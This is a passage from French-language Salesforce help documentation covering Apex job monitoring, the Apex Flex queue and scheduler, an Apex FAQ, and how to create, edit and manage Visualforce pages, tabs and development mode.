  - Ces tâches sont répertoriées en tant qu'Apex planifiées dans la colonne Type de tâche, elles n'ont pas de valeurs dans les colonnes Nombre total de lots ou Lots traités, et ont toujours un statut En file d'attente.
  - Les tâches planifiées ne peuvent pas être abandonnées depuis cette page. Utilisez la page Tâches planifiées pour les gérer ou les supprimer.
  - Même si une tâche planifiée s'affiche à la fois dans les pages Tâches Apex et les pages Tâches planifiées, elle est prise en compte une seule fois dans la limitation en exécutions de code Apex asynchrone.
- Tâches en lots Apex de nouveau calcul de partage dont l'exécution n'est pas encore terminée. De telles tâches sont répertoriées comme Nouveau calcul de partage dans la colonne Type de tâche. Les enregistrements de tâche de nouveau calcul de partage sont automatiquement divisés en lots. La colonne Nombre total de lots indique le nombre total de lots pour cette tâche. La colonne Lots traités indique le nombre de lots ayant déjà été traités.
- Tâches en lots Apex dont l'exécution n'est pas encore terminée. De telles tâches sont répertoriées comme Apex par lot dans la colonne Type de tâche. Les enregistrements d'une tâche Apex par lot sont automatiquement divisés en lots. La colonne Nombre total de lots indique le nombre total de lots pour cette tâche. La colonne Lots traités indique le nombre de lots ayant déjà été traités.

Remarque: Les tâches par lot de nouveau calcul du partage sont actuellement disponibles via un programme à version limitée. Pour plus d'informations sur l'activation des tâches par lots de calcul de partage Apex pour votre organisation, contactez Salesforce.

Ce tableau répertorie toutes les valeurs de statut de tâche possibles. La colonne Statut indique le statut actuel de la tâche. Valeurs possibles :

| Statut | Description |
| --- | --- |
| En file d'attente | La tâche est en attente d'exécution. |

| Statut | Description |
|---|---|
| Préparation | La méthode `start` de la tâche a été appelée. Ce statut peut durer quelques minutes, selon la taille du lot d'enregistrements. |
| Traitement en cours | La tâche est en cours de traitement. |
| Interrompu | La tâche a été interrompue par un utilisateur. |
| Terminé | La tâche a été exécutée avec ou sans échec. |
| Échec | La tâche a rencontré une défaillance du système. |

Les tâches Apex par lot peuvent également avoir un statut `En attente` lorsqu'elles sont retenues dans la file Flex Apex. Reportez-vous à Surveillance de la file d'attente Flex Apex.

Si une ou plusieurs erreurs se produisent au cours d'un traitement par lot, la colonne Détails de l'état fournit une courte description de la première erreur. Une description plus détaillée de cette erreur, et de toutes les erreurs ultérieures, est envoyée par e-mail à l'utilisateur qui a démarré l'exécution de la classe par lot.

Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Ceci s'avère particulièrement utilise si vous souhaitez afficher uniquement les méthodes `future` ou les tâches Apex par lots.

Une seule méthode `start` d'une tâche Apex par lot peut être exécutée à la fois dans une organisation. Les tâches par lot qui n'ont pas encore commencé restent dans la file d'attente jusqu'à leur démarrage. Notez que cette limite n'entraîne aucun échec de tâches par lot, et les méthodes `execute` des tâches Apex par lot continuent de s'exécuter en parallèle si plusieurs tâches simultanées sont en cours.

Pour n'importe quel type de tâche Apex, vous pouvez cliquez sur **Interrompre la tâche** dans la colonne Action pour arrêter la totalité du processus de cette tâche.

Toutes les tâches du lot dont l'exécution est terminée sont supprimées de la liste de la file d'attente sept jours après la date de fin de l'exécution.

Pour plus d'informations sur Apex, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

CONSULTER ÉGALEMENT :

Planification Apex

## Surveillance de la file d'attente Flex Apex

Utilisez la page File d'attente Flex Apex pour afficher et réorganiser toutes les tâches par lot dont le statut est En attente. Vous pouvez également réorganiser vos tâches par lot par programmation en utilisant un code Apex.

Vous pouvez placer jusqu'à 100 tâches par lot dans un statut en attente pour une exécution ultérieure. Lorsque les ressources système sont disponibles, les tâches sont récupérées depuis le haut de la file d'attente Apex Flex et déplacées vers la file d'attente des tâches par lot. Jusqu'à cinq tâches en attente ou actives peuvent être traitées simultanément pour chaque organisation. Lorsqu'une tâche quitte la file d'attente Flex pour traitement, son statut change de En attente à En file d'attente. Les tâches en file d'attente sont exécutées lorsque le système peut traiter de nouvelles tâches.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Vous pouvez réorganiser les tâches dans la file d'attente Flex Apex pour définir la priorité des tâches. Vous pouvez par exemple déplacer une tâche par lot en première position dans la file d'attente afin de la traiter en priorité lorsque les ressources sont disponibles. Sinon, les tâches sont traitées dans l'ordre dans lequel elles sont soumises.

### Surveillance et réorganisation de la file d'attente Flex Apex

La page File d'attente Flex Apex répertorie toutes les tâches par lot dont le statut est En attente. Vous pouvez afficher des informations sur la tâche, notamment l'ID de tâche, la date de soumission et la classe Apex. Par défaut, ces tâches sont numérotées par ordre de soumission, en commençant à la position 1 qui correspond à la première tâche soumise. Vous pouvez changer la position d'une tâche en cliquant sur **Réorganiser**, puis en saisissant le numéro de la nouvelle position. La tâche est placée à la position indiquée, sauf si le numéro saisi est supérieur au nombre de tâches présentes dans la file d'attente. Dans ce cas, la tâche est placée à la fin de la file d'attente. Lorsque vous déplacez une tâche, toutes les autres tâches de la file Flex sont réorganisées et renumérotées en conséquence.

Remarque: Dans l'interface utilisateur de Salesforce, la première tâche de la file d'attente Flex est associée à la position 1. Cependant, lorsque vous utilisez la file d'attente Flex par programmation, la première position de la file porte l'index 0.

Lorsque le système sélectionne la tâche suivante pour traitement dans la file d'attente Flex Apex, elle est déplacée depuis la file Flex vers la file d'attente des tâches par lot. Vous pouvez surveiller le déplacement de la tâche dans la page Tâches Apex en cliquant sur **Tâches Apex**.

Alternativement, vous pouvez utiliser des méthodes Apex `System.FlexQueue` pour réorganiser les tâches par lot dans la file d'attente Flex. Pour tester la file d'attente Flex, utilisez les méthodes `getFlexQueueOrder()` et `enqueueBatchJobs(numberOfJobs)` dans la classe `System.Test`.

CONSULTER ÉGALEMENT :

*Guide du développeur Apex* : Classe FlexQueue

*Guide du développeur Apex* : `enqueueBatchJobs(numberOfJobs)`

*Guide du développeur Apex* : `getFlexQueueOrder()`

## Planification Apex

Le planificateur Apex permet d'exécuter de façon régulière les classes Apex de votre choix ou d'exécuter une tâche Apex par lot à l'aide l'interface utilisateur Salesforce.

Le planificateur est exécuté en tant que système : toutes les classes sont exécutées, que l'utilisateur dispose ou non de l'autorisation d'exécution de la classe.

Important: Salesforce planifie l'exécution de la classe à l'heure spécifiée. L'exécution réelle peut être retardée en fonction de la disponibilité du service.

Pour planifier des tâches à l'aide du planificateur Apex :

1. Mettez en œuvre l'interface `planifiable` dans une classe Apex qui instancie la classe que vous souhaitez exécuter.
2. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex** et cliquez sur **Planifier Apex**.
3. Spécifiez le nom d'une classe que vous souhaitez planifier.
4. Spécifiez la fréquence d'exécution de la classe Apex.
   - Pour **Hebdomadaire**, spécifiez un ou plusieurs jours de la semaine pour l'exécution de la tâche (par exemple lundi ou mercredi).
   - Pour **Mensuel**, spécifiez la date ou le jour d'exécution de la tâche (par exemple le deuxième samedi de chaque mois).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

5. Spécifiez les dates de début et de fin de planification de la classe Apex planifiée. Si vous spécifiez un seul jour, la tâche est exécutée une seule fois.
6. Spécifiez une heure de début préférée. L'heure exacte de début de la tâche dépend de la disponibilité du service.
7. Cliquez sur **Enregistrer**.

Remarque: Vous pouvez avoir jusqu'à 100 tâches actives ou planifiées simultanément.

Vous pouvez également appeler la méthode `System.scheduleBatch` pour planifier l'exécution de la tâche par lot une seule fois à une date ultérieure. Pour plus d'informations, reportez-vous à « Utilisation de la méthode `System.scheduleBatch` » dans le guide *Apex Developer Guide*.

Une fois une classe Apex planifiée, vous pouvez suivre sa progression dans la page Toutes les tâches planifiées.

Lorsque la tâche est terminée, vous pouvez consulter les détails de son exécution (par exemple si elle a réussi ou échoué, sa durée, le nombre d'enregistrement traités, etc.) dans la page Tâches Apex.

## FAQ

### FAQ Apex

- Qu'est-ce qui différencie les classes et les déclencheurs Apex ?
- Puis-je appeler un service Web externe avec Apex ?
- Quels sont les types de schéma WSDL pris en charge pour les appels Apex ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### Puis-je appeler un service Web externe avec Apex ?

Oui. Vous pouvez appeler des opérations de services Web avec Apex. Avec la page Classes Apex, vous devez d'abord générer une classe Apex à partir du document WSDL du service Web externe, avant d'appeler ses méthodes.

CONSULTER ÉGALEMENT :

FAQ Apex

### Quels sont les types de schéma WSDL pris en charge pour les appels Apex ?

Pour des appels, le code Apex prend en charge uniquement le style WSDL littéral de document, ainsi que des types de données intégrés et primitifs. Nous recommandons de valider le document WSDL et de vérifier qu'il contient des types de schéma pris en charge. Si un type n'est pas pris en charge par Apex, un appel à une opération de service Web risque d'entraîner une erreur renvoyée dans la réponse à l'appel, telle que « Impossible d'analyser l'erreur de réponse à l'appel. Type Apex introuvable pour l'élément ».

CONSULTER ÉGALEMENT :

FAQ Apex

### Qu'est-ce qui différencie les classes et les déclencheurs Apex ?

Une classe Apex est un modèle ou plan directeur à partir duquel les objets Apex sont créés. Les classes comprennent d'autres classes, des méthodes définies par l'utilisateur, des variables, des types d'exception et un code d'initialisation statique. Un déclencheur est un code Apex exécuté avant ou après des événements DML (Data Manipulation Language) spécifiques, par exemple, avant l'insertion

d'enregistrements d'objet dans la base de données ou après la suppression d'enregistrements. Un déclencheur est associé à un objet standard ou personnalisé et peut appeler des méthodes de classes Apex.

CONSULTER ÉGALEMENT :

FAQ Apex

## Visualforce

Visualforce est une infrastructure qui permet aux développeurs d'élaborer des interfaces utilisateur sophistiquées et personnalisées qui peuvent être hébergées en natif sur la plate-forme Force.com. L'infrastructure Visualforce inclut un langage de balisage similaire au HTML, est un ensemble de « contrôleurs standards » côté serveur qui facilitent considérablement les principales opérations de base de données, telles que les requêtes et les enregistrements.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

Grâce à Visualforce, vous pouvez :

- Créer des interfaces utilisateur personnalisées qui tirent profit des styles Salesforce standard
- Créer des interfaces utilisateur personnalisées qui remplacent entièrement les styles Salesforce standard
- Créer des assistants et d'autres schémas de navigation qui utilisent des règles spécifiques aux données pour une interaction des applications optimale et efficace

Visualforce dispose d'un grand choix de composants permettant de développer des pages rapidement sans que vous ayez à créer de nombreuses fonctionnalités. Dans le langage balisé de Visualforce, chaque balise correspond à un composant grossier ou dense, tel qu'une section de page, une liste associée ou un champ. Les composants peuvent être contrôlés par la même logique que celle utilisée dans les pages Salesforce standard. Les développeurs peuvent aussi associer leur propre logique à un contrôleur personnalisé ou à une extension de contrôleur rédigé en code Apex.

**Remarque:** Cette version contient une version bêta de Visualforce pour Lightning Experience, de qualité production, mais avec des limitations connues.

CONSULTER ÉGALEMENT :

Définition des pages Visualforce

Composants Visualforce

https://developer.salesforce.com/docs/atlas.en-us.pages.meta/pages/

### Visualforce pour Lightning Experience (bêta)

Cette version contient une version bêta de Visualforce pour Lightning Experience, de qualité production, mais avec des limitations connues.

Éditions

Disponible avec : Salesforce Classic, Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

Visualforce reste globalement disponible. Seule l'utilisation des pages Visualforce avec Lightning Experience activée est en version bêta.

## Pages Visualforce

Les pages Visualforce sont le conteneur de niveau supérieur des applications personnalisées élaborées avec Visualforce. Créez des pages Visualforce en ajoutant à la page des composants Visualforce (standard ou personnalisés), un balisage HTML statique, des feuilles de style CSS et JavaScript.

Chaque page Visualforce est dotée de sa propre URL permanente et unique. Vous pouvez associer des pages Visualforce pour créer des fonctionnalités applicatives complexes.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

### Définition des pages Visualforce

Vous pouvez créer des pages Visualforce en utilisant le mode développement Visualforce ou en créant des pages dans la configuration.

Pour créer une page en utilisant l'outil « Réparation rapide » disponible dans le mode de développement de Visualforce :

1. Dans votre navigateur, entrez une URL sous la forme suivante : `https://mySalesforceInstance/apex/nom_nouvelle_page`, où la valeur de *`mySalesforceInstance`* est le nom d'hôte de votre instance Salesforce (par exemple, `na3.salesforce.com`) et la valeur de *`nom_nouvelle_page`* est la valeur que vous désirez donner au champ `Nom` sur votre définition de page.

   Par exemple, si vous voulez créer une page intitulée « Bonjouràtous » et que votre entreprise Salesforce utilise l'exemple `na3.salesforce.com`, entrez `https://na3.salesforce.com/apex/Bonjouràtous`.

   Remarque: Les noms de page ne peuvent pas excéder 40 caractères.

2. Comme la page n'existe pas encore, vous êtes dirigé vers une page intermédiaire à partir de laquelle vous pouvez créer votre page. Cliquez sur **Créer une page** *`nom_nouvelle_page`* pour créer la page. Le `nom` et l'`étiquette` de la page sont remplacés par la valeur *`nom_nouvelle_page`* que vous avez spécifiée dans l'URL.

Pour créer des pages dans la configuration :

1. Dans Configuration, saisissez *`Pages Visualforce`* dans la case `Recherche rapide`, puis sélectionnez **Pages Visualforce**.
2. Cliquez sur **Nouveau**.
3. Dans la zone de saisie `Nom`, entrez le texte qui doit apparaître dans l'URL comme nom de la page. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.
4. Dans la zone de saisie `Étiquette`, entrez le texte qui doit identifier la page dans les outils de configuration, comme lorsque vous définissez des onglets personnalisés ou que vous remplacez les boutons standard.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et définir les paramètres de version de pages Visualforce :

- Personnaliser l'application

5. Dans la zone de texte `Nom`, saisissez le texte à utiliser pour identifier la page dans l'API. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.
6. Dans la zone de texte `Description`, vous pouvez saisir une description de la page.
7. Sélectionnez `Disponible pour les applications mobiles Salesforce` pour activer les onglets Visualforce associés à la page Visualforce qui doit s'afficher dans l'application Salesforce1. Cette case à cocher est disponible pour les pages définies pour l'API versions 27.0 et supérieures.

   Remarque: Les onglets d'objet standard remplacés par une page Visualforce ne sont pas pris en charge dans Salesforce1, même si vous sélectionnez l'option `Disponible pour les applications mobiles Salesforce` pour la page. La page Salesforce1 par défaut de l'objet est affichée à la place de la page Visualforce.

   Cette option n'a aucun effet sur le support de Visualforce dans l'application mobile Salesforce Classic Mobile. Utilisez à la place la case `Salesforce Classic Mobile prêt` dans les pages de configuration de l'onglet Visualforce.

8. Sélectionnez **Une protection CSRF est requise sur les demandes GET** afin d'activer la protection en falsification de requête inter-site CSRF (Cross Site Request Forgery) pour les requêtes GET de la page. Lorsqu'elle est cochée, elle protège contre les attaques CSRF en modifiant la page pour demander un jeton de confirmation CSRF, une chaîne de caractères aléatoire dans les paramètres URL. Avec chaque requête GET, Visualforce vérifie la validité de cette chaîne de caractères et ne charge pas la page tant que la valeur trouvée ne correspond pas à la valeur attendue.

   Cochez cette case si la page effectue une opération DML lors de son chargement initial. Une fois cochée, tous les liens vers cette page nécessitent l'ajout d'un jeton CSRF aux paramètres de chaîne de requête URL. Cette case à cocher est disponible pour les pages définies pour l'API versions 28.0 et supérieures.

   Remarque: Dans la version Summer '13, le seul moyen d'ajouter un jeton CSRF valide à une URL consiste à remplacer le lien Supprimer standard d'un objet par une page Visualforce. Le lien Supprimer inclut automatiquement le jeton requis. N'activez pas cette case pour toute page qui ne remplace pas le lien Supprimer standard d'un objet.

9. Dans la zone de texte `Balisage Visualforce`, saisissez le balisage Visualforce de la page. Une page peut contenir jusqu'à 1 Mo de texte, soit approximativement 1 000 000 de caractères.
10. Cliquez sur **Paramètres de version** pour spécifier la version de Visualforce et de l'API utilisée avec cette page. Vous pouvez également spécifier les versions des packages gérés installés dans votre organisation.
11. Cliquez sur **Enregistrer** pour enregistrer vos modifications et revenir à l'écran de détails Visualforce ou cliquez sur **Enregistrement rapide** pour enregistrer vos modifications et continuer à modifier votre page. Votre balisage Visualforce doit être valide pour que vous puissiez enregistrer votre page.

    Remarque: Bien que votre balisage Visualforce puisse être modifié dans cette partie de la configuration, pour afficher les résultats des modifications apportées, vous devez accéder à l'URL de votre page. C'est la raison pour laquelle les développeurs préfèrent généralement travailler en mode développement, ce qui leur permet de visualiser et de modifier les pages à partir d'une seule et même fenêtre.

Une fois votre page créée, vous pouvez y accéder en cliquant sur **Aperçu**. Vous pouvez également l'afficher manuellement en saisissant une URL sous le format suivant : `http://`*`mySalesforceInstance`*`/apex/`*`nom_nouvelle_page`*, où la valeur de

*mySalesforceInstance* est le nom d'hôte de votre instance Salesforce (par exemple, `na3.salesforce.com`) et la valeur de *nom_nouvelle_page* est la valeur du champ `Nom` sur votre définition de page.

CONSULTER ÉGALEMENT :

- Activation du mode Développement
- Affichage et modification des pages Visualforce
- Création d'onglets Visualforce
- Activation des pages Visualforce pour l'application mobile Salesforce1

## Activation du mode Développement

Vous pouvez afficher et modifier les définitions de page Visualforce dans la page Pages Visualforce dans la Configuration, mais l'activation du mode de développement de Visualforce est plus efficace pour concevoir des pages Visualforce. Le mode de développement offre :

- Un pied de page de développement spécial dans chaque page Visualforce, qui comprend l'état de vue de la page, tout contrôleur associé, un lien vers la documentation de référence du composant, ainsi qu'un éditeur de balisage de page qui offre le surlignage, la fonctionnalité de recherche et remplacement, et la suggestion automatique pour les balises de composant et les noms d'attributs.
- La possibilité de définir de nouvelles pages Visualforce en saisissant seulement une URL unique.
- Des messages d'erreur contenant des traces de pile plus détaillées que celles que les utilisateurs standard reçoivent.

Pour activer le mode de développement de Visualforce :

1. Dans vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Cliquez sur **Modifier**.
3. Cochez la case `Mode Développement`.
4. Vous pouvez également sélectionner la case `Afficher l'état de la vue en mode de développement` pour activer l'onglet Statut de la vue dans l'onglet de développement. Cet onglet permet de suivre les performances de vos pages Visualforce.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le mode de développement :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

- Personnalisation de votre expérience Salesforce

## Affichage et modification des pages Visualforce

Dans Configuration, saisissez *Pages Visualforce* dans la case Recherche rapide, puis sélectionnez **Pages Visualforce** et cliquez sur le nom d'une page Visualforce pour afficher ses détails, notamment la date de création, la date de dernière modification et la balise Visualforce associée à la page.

À partir de la page de détail, vous pouvez effectuer les opérations suivantes :

- Cliquez sur **Modifier** pour modifier le balisage de page existant.
- Cliquez sur **Supprimer** pour supprimer la page.
- Cliquez sur **Cloner** pour créer une copie de la page. Vous devez indiquer un nouveau nom pour la nouvelle page.
- Cliquez sur **Où cette option est-elle utilisée ?** pour afficher la liste de toutes les références à la page de votre entreprise.
- Cliquez sur **Afficher les dépendances** pour afficher les éléments, tels que les champs, les objets, ou les autres classes, qui doivent exister pour que cette classe soit valide.
- Cliquez sur **Aperçu** pour ouvrir la page dans une nouvelle fenêtre.

Remarque: Si la page Visualforce est incluse dans un package géré installé, vous pouvez uniquement l'afficher. Vous ne pouvez pas la modifier, la supprimer ni la cloner.

Si la page Visualforce est incluse dans un package géré installé, le Package installé indique le nom du package. Le champ Disponible avec les versions du package indique la plage de versions de package dans la laquelle la page Visualforce est disponible. Le premier numéro de version de la plage correspond à la première version de package installée qui contient la page Visualforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour cloner, modifier ou supprimer le balisage Visualforce :
- Personnaliser l'application

Pour modifier les contrôleurs Visualforce
- Auteur Apex

### Affichage et modification des pages Visualforce en mode développement

Lorsque le mode développement est activé, vous pouvez afficher et modifier le contenu d'une page en accédant à son URL. Par exemple, si une page est intitulée Bonjour et que votre instance Salesforce est na3.salesforce.com, saisissez https://na3.salesforce.com/apex/Bonjour dans la barre d'adresse de votre navigateur.

Une fois le mode de développement activé, toutes les pages Visualforce s'affichent avec le pied de page du mode développement en bas du navigateur :

- Cliquez sur l'onglet portant le nom de la page afin d'ouvrir l'éditeur de page pour visualiser et modifier le balisage Visualforce associé, sans revenir à la zone de Configuration. Les modifications s'affichent immédiatement après l'enregistrement de la page.
- Si la page utilise un contrôleur personnalisé, le nom de la classe du contrôleur est disponible sous la forme d'un onglet. Cliquez sur l'onglet pour modifier la classe Apex associée.
- Si la page utilise des extensions de contrôleur, le nom de chaque extension est disponible en tant qu'onglet. La sélection d'un onglet permet de modifier la classe Apex associée.
- S'il est activé dans Configuration, l'onglet **Statut de la vue** affiche des informations sur les éléments qui contribuent à l'état de la vue de la page Visualforce.
- Cliquez sur **Enregistrer** (juste au-dessus du volet de modification) pour enregistrer vos modifications et actualiser le contenu de la page.
- Cliquez sur **Références des composants** pour afficher la documentation sur tous les composants Visualforce pris en charge.
- Cliquez sur **Où cette option est-elle utilisée ?** pour afficher la liste de tous les éléments de Salesforce qui font référence à la page, comme les onglets personnalisés, les contrôleurs ou d'autres pages.

- Cliquez sur le bouton Réduire ( ) pour réduire le volet de pied de page du mode de développement. Cliquez sur le bouton Agrandir ( ) pour rétablir son affichage.
- Cliquez sur le bouton Désactiver le mode de développement ( ) pour désactiver complètement le mode de développement. Le mode de développement reste désactivé jusqu'à sa réactivation dans la page d'informations personnelles de vos paramètres personnels.

## Gestion des pages Visualforce

Après avoir créé vos pages Visualforce, vous pouvez les personnaliser, les modifier et les supprimer. Dans Configuration, saisissez *Pages Visualforce* dans la case Recherche rapide, puis sélectionnez **Pages Visualforce** pour afficher la liste Pages qui présente toutes les pages Visualforce définies pour votre organisation. À partir de la page de liste Pages, vous pouvez effectuer les opérations suivantes :

- Cliquer sur **Nouveau** pour définir une nouvelle page Visualforce.
- Cliquer sur un nom de page pour afficher des informations détaillées concernant cette page, y compris son étiquette et le balisage Visualforce.
- Cliquer sur **Modifier** en regard du nom d'une page pour en modifier le nom, l'étiquette ou le balisage Visualforce.

  Remarque: Une icône indique la présence d'une page Visualforce dans un package géré installé. Vous ne pouvez pas modifier ou supprimer une page Visualforce dans un package géré.

- Cliquez sur **Suppr** pour supprimer une page.
- Cliquez sur **Sécurité** pour gérer la sécurité de la page.
- Cliquez sur le bouton Aperçu ( ) pour ouvrir la page dans une nouvelle fenêtre.

Remarque: Le préfixe d'espace de noms est ajouté aux classes et déclencheurs Apex, aux composants et pages Visualforce, aux modèles de marques, aux dossiers, aux commandes s-controls, aux ressources statiques, aux liens Web et aux types de rapports personnalisés s'ils sont inclus dans un package géré. Toutefois, si vous ne disposez pas d'autorisations d'application personnalisées, le champ de préfixe d'espace de noms ne s'affiche pas pour les modèles de marques, les dossiers et les types de rapports personnalisés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des pages Visualforce :
- Personnaliser l'application

## Champs de fusion pour des pages Visualforce

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement.

Les pages Visualforce utilisent le même langage d'expression que les formules, c.-à-d. tout élément inclus dans `{! }` est évalué en tant qu'expression qui peut accéder à des valeurs dans des

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

enregistrements actuellement dans le contexte. Par exemple, vous pouvez afficher le prénom de l'utilisateur actuel en ajoutant le champ de fusion `{!$User.FirstName}` à une page.

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

Si le prénom de l'utilisateur est Alain, la page affiche `Bonjour Alain !`

Vous pouvez également utiliser des champs de fusion ou d'autres fonctions afin de personnaliser le contenu d'aide au niveau de votre objet.

CONSULTER ÉGALEMENT :

Définition des pages Visualforce

## Création d'onglets Visualforce

Créez des onglets Visualforce afin que les utilisateurs aient accès aux pages Visualforce à partir de Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des onglets Visualforce :

- Personnaliser l'application

1. Dans Configuration, saisissez *Onglets* dans la case `Recherche rapide`, puis sélectionnez **Onglets**.
2. Cliquez sur **Nouveau** dans la liste associée Onglets Visualforce.
3. Sélectionnez la page Visualforce à afficher dans l'onglet personnalisé.
4. Saisissez une étiquette à afficher sur l'onglet.
5. Cliquez sur l'icône de recherche `Style de l'onglet` pour afficher le sélecteur de style d'onglet.

   Si un style d'onglet est déjà en cours d'utilisation, un nombre entre crochets ([]) apparaît en regard du nom du style d'onglet. Survolez le nom du style pour afficher les onglets qui l'utilisent. Cliquez sur `Masquer les styles utilisés sur d'autres onglets` pour filtrer la liste.

6. Cliquez sur un style d'onglet pour sélectionner le jeu de couleurs et l'icône de l'onglet personnalisé.

   Vous pouvez également cliquer sur **Créer votre propre style** dans la boîte de dialogue Sélection du style d'onglet afin de créer un style d'onglet personnalisé si votre organisation a accès à l'onglet Documents. Pour créer votre propre style d'onglet :

   a. Cliquez sur l'icône de référence **Couleur** pour afficher la boîte de dialogue de sélection des couleurs, puis cliquez sur une couleur pour la sélectionner.

   b. Cliquez sur **Insérer une image**, sélectionnez le dossier de documents, puis l'image à utiliser.

      Vous pouvez également cliquer sur **Rechercher dans des documents**, entrer un terme de recherche et cliquer sur **OK** pour rechercher les fichiers dont le nom contient le terme de recherche.

      Remarque: Cette boîte de dialogue répertorie uniquement les fichiers figurant dans des dossiers de documents de moins de 20 Ko et dont la case Accessible en externe est cochée dans les paramètres de propriétés de document. Si le document utilisé pour l'icône est par la suite supprimé, Salesforce la remplace par une icône par défaut en forme de cube multicolore ( ).

   c. Sélectionnez un fichier, puis cliquez sur **OK**. L'assistant Nouvel onglet personnalisé réapparaît.

7. Vous pouvez également sélectionner la case `Salesforce Classic Mobile prêt` pour indiquer que la page Visualforce s'affiche et fonctionne correctement dans l'application Salesforce Classic Mobile.

   La sélection de la case ajoute l'onglet à la liste des onglets disponibles pour vos configurations Salesforce Classic Mobile. Avant de mobiliser un onglet Visualforce, révisez les considérations sur l'onglet Salesforce Classic Mobile pour vous assurer que les pages Visualforce de vos onglets sont compatibles avec les navigateurs mobiles.

   Remarque: La case `Salesforce Classic Mobile prêt` est visible uniquement si Salesforce Classic Mobile est activée pour votre organisation.

   Ce paramètre n'affecte pas l'affichage des onglets Visualforce dans l'application Salesforce1. Pour activer un nouvel onglet Visualforce à utiliser dans Salesforce1, reportez-vous à Activation des pages Visualforce pour l'application mobile Salesforce1 à la page 1170 et à Définition des pages Visualforce à la page 5895.

8. Si vous le souhaitez, définissez un lien personnalisé comme page de bienvenue lorsque les utilisateurs cliquent la première fois sur l'onglet. Les pages de bienvenue ne s'affichent pas dans l'application Salesforce Classic Mobile. Évitez d'utiliser une page de bienvenue si vous prévoyez de rendre cet onglet mobile.
9. Si vous le souhaitez, saisissez une description de l'onglet et cliquez sur **Suivant**.
10. Choisissez pour quels profils utilisateur le nouvel onglet personnalisé sera disponible.
11. Spécifiez les applications personnalisées qui doivent inclure le nouvel onglet.
12. Sélectionnez **Ajouter l'onglet aux personnalisations existantes de l'utilisateur** pour ajouter l'onglet aux paramètres d'affichage personnalisé de vos utilisateurs s'ils ont personnalisé leur affichage.
13. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Définition des pages Visualforce

## Exceptions non gérées dans Visualforce

Si une page Visualforce que vous n'avez pas développée contient une erreur ou une exception non gérée

- Vous pouvez voir une explication simple du problème dans Salesforce.
- Le développeur qui a écrit la page reçoit l'erreur par e-mail avec votre identifiant et celui de votre entreprise. Aucune autre donnée utilisateur n'est incluse dans le rapport.

Si vous êtes en mode de développement et dans un espace de nom différent de la page, vous verrez le message d'exception, le type d'exception et la notification indiquant que le développeur a été notifié par e-mail.

Si vous êtes le développeur et que vous êtes dans le même espace de nom que la page, et que vous n'êtes pas en mode de développement, vous verrez un message d'exception. Vous verrez aussi un message indiquant que le développeur a été notifié. Si vous êtes en mode de développement, vous verrez le message d'exception, le type d'exception et la trace de pile Apex.

CONSULTER ÉGALEMENT :

Débogage de votre code

## Gestion des paramètres de version pour les pages et les composants personnalisés Visualforce

